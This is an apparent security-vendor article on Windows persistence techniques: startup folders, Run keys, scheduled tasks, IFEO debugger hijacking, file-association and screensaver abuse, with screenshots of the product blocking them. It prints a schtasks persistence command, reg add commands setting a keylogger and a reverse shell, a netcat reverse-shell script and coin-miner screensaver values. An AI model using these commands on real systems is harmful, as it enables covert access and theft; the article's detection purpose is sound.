The Art of Persistence

cynet.com/attack-techniques-hands-on/the-art-of-persistence

By: Asaf Perlman

Executive Summary

Persistence is one of the main considerations that adversaries make during the malware development process and the attack preparation phase.

Attackers that aim to maintain a foothold inside the victim network typically install a piece of backdoor malware on at least one of their victims' systems. The malware needs to be installed persistently in order to remain active even in the case of a reboot.

Persistence allows an attacker to remain on the compromised system without having to re-infect it, which is always the hardest part of gaining initial access. There are many ways to run the malicious code each time Windows starts. In this article we will cover several less common persistence methods we should be aware of.

Well-Known Methods

Before we dive into the less common methods, we should start by mentioning the three most common techniques used by malicious actors. These are the most easily observable in the wild because they're the simplest to set up.

Startup Folder

The Windows startup folder in your computer is special because any programs you place inside it will automatically run once you start your PC. This allows you to automatically start important software without having to manually boot it.

There are two startup folder locations on every computer. One is the personal startup folder for the user, located at:

C:\Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

The other startup folder contains programs that automatically run for every user on the computer, and it's located at:

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Malware can create a copy of itself on the startup folder or it can download a further payload to that location to maintain persistency.

Adversaries inside the network can perform the same actions manually or via the command prompt.

Run and RunOnce Registry Keys

Run and RunOnce registry keys cause programs to run whenever a user logs on. These keys have a data value no longer than 260 characters.

This is the “standard” Windows method to have programs run at start-up.

The difference between them:

Run – runs the command each time a user logs in.

RunOnce – clears the registry key as soon as the command is run.

By default, these keys are ignored when the computer starts in Safe Mode. However, the value name of RunOnce keys can be prefixed with an asterisk (*) to force the program to run even in Safe mode.

The Windows registry includes the following four Run and RunOnce keys:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

Malware and malicious actors can set a value in these four locations and force their malicious code to run each time a user logs on.

Scheduled Tasks

Malicious actors may also abuse the Windows Task Scheduler for initial or recurring execution of malicious code via scheduled tasks.

There are two ways to access Windows Task Scheduler and create new tasks: directly via the command line with schtasks.exe, or by accessing it through the GUI within the Administrator Tools section of the control panel.

A malicious actor may use Windows Task Scheduler to launch programs during system startup or on a scheduled basis for persistence.

For example, an APT3 downloader creates persistence by generating the following scheduled task:

```
schtasks /create /tn “mysc” /tr C:\Users\Public\test.exe /sc ONLOGON /ru “System”
```

/tn – Specifies a name for the task.

/tr – Specifies the program or command that the task runs.

/sc – Specifies the schedule type.

/ru – Runs the task with permissions of the specified user account.

A final word on these well-known methods

As previously mentioned, these three persistence methods are the most commonly observed in the wild. The simplicity of creating and defining them is very tempting for attackers.

However, any reputable security product should have several detection and prevention mechanisms or rules which detect and block this type of action.

Additionally, as a CyOps analyst that constantly handles security incidents on a daily basis, it’s safe to say that any security analyst will usually begin their forensic investigation, malware analysis, or incident response by looking for persistence techniques, and will likely explore the above three methods at the start due to their commonality.

Time to Be Creative

In response to these methods becoming so easily detectable, adversaries have started looking for new, more sophisticated methods to maintain persistence. Below, I will cover several less-common persistence techniques that abuse legitimate OS operations, which makes their detection more challenging.

Image File Execution Options (IFEO)


Image File Execution Options are used for debugging. Malicious actors, however, found a way to use the features IFEO offers to their own advantage.

“Image File Execution options provides you with a mechanism to always launch an executable directly under the debugger. This is extremely useful if you ever need to investigate issues in the executable’s startup code.” (MDSN)

This ability can be used for malicious purposes as well. Instead of defining a full path to a favorite debugger which will launch the executable, adversaries can define their malware as the debugger, so it will be launch on every execution of the executable.

Behind the scenes, the program defined as the debugger receives the full path of the executable as an argument to handle.

For example, an attacker can launch a keylogger to record the user's keystrokes and send them to a Command & Control server on every execution of a password's manager program (e.g., “KeePass”). To avoid any suspicion, the attacker can define directly in the malware's source code that it should launch any program that passes to it as an argument so it will look like a regular launch of the program that the user meant for.


KeePass.exe
Command Prompt
SOC - Kali - Test7 - OnPrem 3.8.3 - BlackNetwork - VMware Workstation
File Edit View VM Tabs Help
Home
192.168.1.187
SOC - Kali - Test7 - OnPre...
Inbox - persistence432...
user@kali: ~
01:15 PM
Inbox - persistence432@gmail.com - Gmail - Mozilla Firefox
Inbox - persistence432@
https://mail.google.com/mail/u/0/#inbox
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Gmail
Search mail
Primary
Social
Promotions
0 GB of 15 GB
in 8 minutes
Details
user@kali: ~
File Actions Edit View Help

```
C:\Users>
```

```
user@kali:~$
```

Cynet VS Image File Execution Options (IFEO)


When there is an attempt to define a malicious debugger for a program, Cynet blocks the activity.

The key responsible for the IFEO is:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ [program name]

1. An attempt to perform this technique via the GUI registry editor.

Setting the key logger path as the debugger path.




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KeePass.exe

Name	Type	Data
(Default)	REG_SZ	(value not set)
Debugger	REG_SZ	

Value name: Debugger

Value data: C:\Users\user\AppData\Roaming\KeyLogger.exe

The activity was blocked by Cynet.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KeePass.exe

Error Editing Value


Cannot edit Debugger: Error writing the value's new contents.

Cynet Alert Notification

Action: Blocked
Severity: High
Category: Unauthorized Registry Operation Attempt
File: c:\windows\regedit.exe
Time: Thu, Apr 08 21 1:21:32 AM
Description: This file contains a malicious code

1. An attempt to perform this technique via the command line.

The activity was blocked by Cynet.



```
C:\Windows\system32>reg add "HKLM\SOFTWARE\microsoft\Windows NT\CurrentVersion\Image File Execution Options\KeePass.exe"
/v Debugger /d "C:\users\user\appdata\roaming\KeyLogger.exe"
ERROR: Access is denied.

C:\Windows\system32>
```

Cynet Alert Notification

Action: Blocked
Severity: High
Category: Unauthorized Registry Operation Attempt
File: c:\windows\system32\reg.exe
Time: Wed, Apr 28 21 5:23:53 PM
Description: This file contains a malicious code

Abusing Default File Associations

A file association is a relationship between a file type and a supporting application. For example, a text document may be associated with Notepad. This means when you double-click a plain text (.txt) file, Notepad will open the file.


Attackers can use this to establish persistence in the system by changing the default associated application of a specific file type to their own malware.

For example, an attacker can change the associated application of .txt files from Notepad to a Reverse Shell which communicates with a Command & Control server, so every time a .txt file is opened, a Reverse Shell session will be launched.

The reverse shell can be as simple as:

```
start C:\nc.exe 10.0.0.2 1234 -e C:\windows\system32\cmd.exe
start notepad.exe %1
```

First, it launches the Reverse Shell session and to avoid any suspicion from the user, it will open the .txt file with Notepad so it will look like the file was launched normally.



```
C:\Users\user>_
```

```
root@kali:/home/user# 
```

Cynet VS Abusing Default File Associations


Cynet blocks any attempt to change the default file association of a file type to a malicious program for maintaining persistence.

The responsible key for that is:

HKEY_CLASSES_ROOT\ [file name] \shell\open\command

1. An attempt to perform this technique via the GUI registry editor.

An attempt to change the default file association to a Reverse Shell.




Computer\HKEY_CLASSES_ROOT\txtfile\shell\open\command

Name	Type	Data
(Default)	REG_EXPAND_SZ	%SystemRoot%\system32\NOTEPAD.EXE %1

Value name: (Default)

Value data: c:\program files\ReverseShell.exe

The activity was blocked by Cynet.



Computer\HKEY_CLASSES_ROOT\txtfile\shell\open\command


Name	Type	Data
(Default)	REG_SZ	%SystemRoot%/system32/NOTEPAD.EXE %1

Cannot edit : Error writing the value's new contents.

Cynet Alert Notification

Action: Blocked
Severity: High
Category: Unauthorized Registry Operation Attempt
File: c:\windows\regedit.exe
Time: Thu, Apr 08 21 5:58:39 AM
Description: This file contains a malicious code

1. An attempt to perform this technique via the command line.



```
C:\Windows\system32>reg add HKCR\txtfile\shell\open\command /ve /d "c:\program files\ReverseShell.exe"
Value  exists, overwrite(Yes/No)? yes
The operation completed successfully.

C:\Windows\system32>_
```

Cynet Alert Notification


Action:	Blocked
Severity:	High
Category:	Unauthorized Registry Operation Attempt
File:	c:\windows\system32\reg.exe
Time:	Wed, Apr 28 21 5:23:53 PM
Description:	This file contains a malicious code

Abusing Screensavers

Attackers may establish persistence by executing malicious content triggered by user inactivity. Screensavers are programs that execute after a configurable time of user inactivity. Screensavers are portable executable (PE) files with a .scr extension by default.


The location that stores all the screensaver settings and could be manipulated to establish persistence is in the following registry key:

HKCU\Control Panel\Desktop\



ScreenSaveActive	REG_SZ	1	Set to '1' to enable the screensaver.
ScreenSaveTimeOut	REG_SZ	120	Sets user inactivity timeout before screensaver is executed.
SCRNSAVE.EXE	REG_SZ	C:\Users\user\AppData\Roaming\Coin_Miner.exe	Set the malicious PE path.

For example, an attacker can configure the screensaver settings to execute a coin miner when there is no activity by the user for two minutes. This way, the coin miner can abuse the computer's resources without interrupting or raising suspicion by the user. When the activity returns, the coin miner which acts like the screensaver automatically terminates itself, so the user can't detect it without process monitoring.



Name	PID	CPU	I/O total ...	Private b...	User name	Description
System Idle Process	0	99.07		60 kB	NT AUTHORITY\SYSTEM	
System	4	0.20		192 kB	NT AUTHORITY\SYSTEM	NT Kernel & System
smss.exe	344			1.14 MB	NT AUTHORITY\SYSTEM	Windows Session Manager
Memory Compression	1708			104 kB	NT AUTHORITY\SYSTEM	
Interrupts		0.06		0		Interrupts and DPCs
Registry	104			5.53 MB	NT AUTHORITY\SYSTEM	
csrss.exe	444			1.68 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
wininit.exe	520			1.29 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
services.exe	664			5.09 MB	NT AUTHORITY\SYSTEM	Services and Controller app
svchost.exe	800			912 kB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	840			10.87 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
WmiPrvSE.exe	4080			10.36 MB	N...\NETWORK SERVICE	WMI Provider Host
dllhost.exe	6200			2.92 MB	NT AUTHORITY\SYSTEM	COM Surrogate
StartMenuExperie...	6656			23.57 MB	TEST2\user	
RuntimeBroker.exe	6160			6.02 MB	TEST2\user	Runtime Broker
SearchUI.exe	7388			112.7 MB	TEST2\user	Search and Cortana application
RuntimeBroker.exe	7520			11.26 MB	TEST2\user	Runtime Broker
YourPhone.exe	7904			23.79 MB	TEST2\user	YourPhone
RuntimeBroker.exe	7952			3.31 MB	TEST2\user	Runtime Broker
